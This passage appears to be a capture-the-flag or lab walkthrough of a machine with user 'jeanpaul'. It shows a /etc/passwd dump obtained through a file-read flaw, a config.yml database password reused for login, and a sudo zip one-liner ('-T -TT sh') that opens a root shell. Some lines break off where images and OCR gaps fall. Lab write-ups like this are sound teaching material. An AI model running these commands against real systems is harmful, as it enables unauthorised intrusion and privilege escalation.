
On the exploit db page it says that the url header can helpus on exploit and ill change the url to,



Once it was changed and since i was a authenticated user i get these dumps,

```
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

I found that there is one user as jeanpaul, so in the previous finding i assume that on the todo.txt file i saw a signature as jp so his full username is jeanpaul,



Yes i got access to it, as when it asked for a password popup the thing i did was now i know accurately that the user is jeanpaul and i gussed that it was his signature as jp in the todo.txt file


also i got a config.yml file form the website which had few database dumps in that there was a password,

```
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
```

It was not mentioned as jeanpaul but in the todo.txt there is a line says that ‘Keep coding in java because it’s awesome’ so considering that as a hint on jeanpaul i just tried it and got the access.

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ sudo zip
Copyright (c) 1990-2008 Info-ZIP - Type 'zip "-L"' for software license.
Zip 3.0 (July 5th 2008). Usage:
zip [-options] [-b path] [-t mmddyyyy] [-n suffixes] [zipfile list] [-xi list]
  The default action is to add or replace zipfile entries from list, which
  can include the special name - to compress standard input.
  If zipfile and list are omitted, zip compresses stdin to stdout.
  -f   freshen: only changed files  -u   update: only changed or new files
  -d   delete entries in zipfile    -m   move into zipfile (delete OS files)
  -r   recurse into directories     -j   junk (don't record) directory names
  -0   store only                   -l   convert LF to CR LF (-ll CR LF to LF)
  -1   compress faster              -9   compress better
  -q   quiet operation              -v   verbose operation/print version info
  -c   add one-line comments        -z   add zipfile comment
  -@   read names from stdin        -o   make zipfile as old as latest entry
  -x   exclude the following names  -i   include only the following names
  -F   fix zipfile (-FF try harder) -D   do not add directory entries
  -A   adjust self-extracting exe   -J   junk zipfile prefix (unzipsfx)
  -T   test zipfile integrity       -X   eXclude eXtra file attributes
  -y   store symbolic links as the link instead of the referenced file
  -e   encrypt                      -n   don't compress these suffixes
  -h2  show more help
```

Here comes the issue on to work, how can we use this sudo zip and gain root access by escalating privilege?



This website going to help us on that.


Selecting the sudo as the issue and checking for zip below,

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

It says this so lets go on,



Yes and now we got the root access.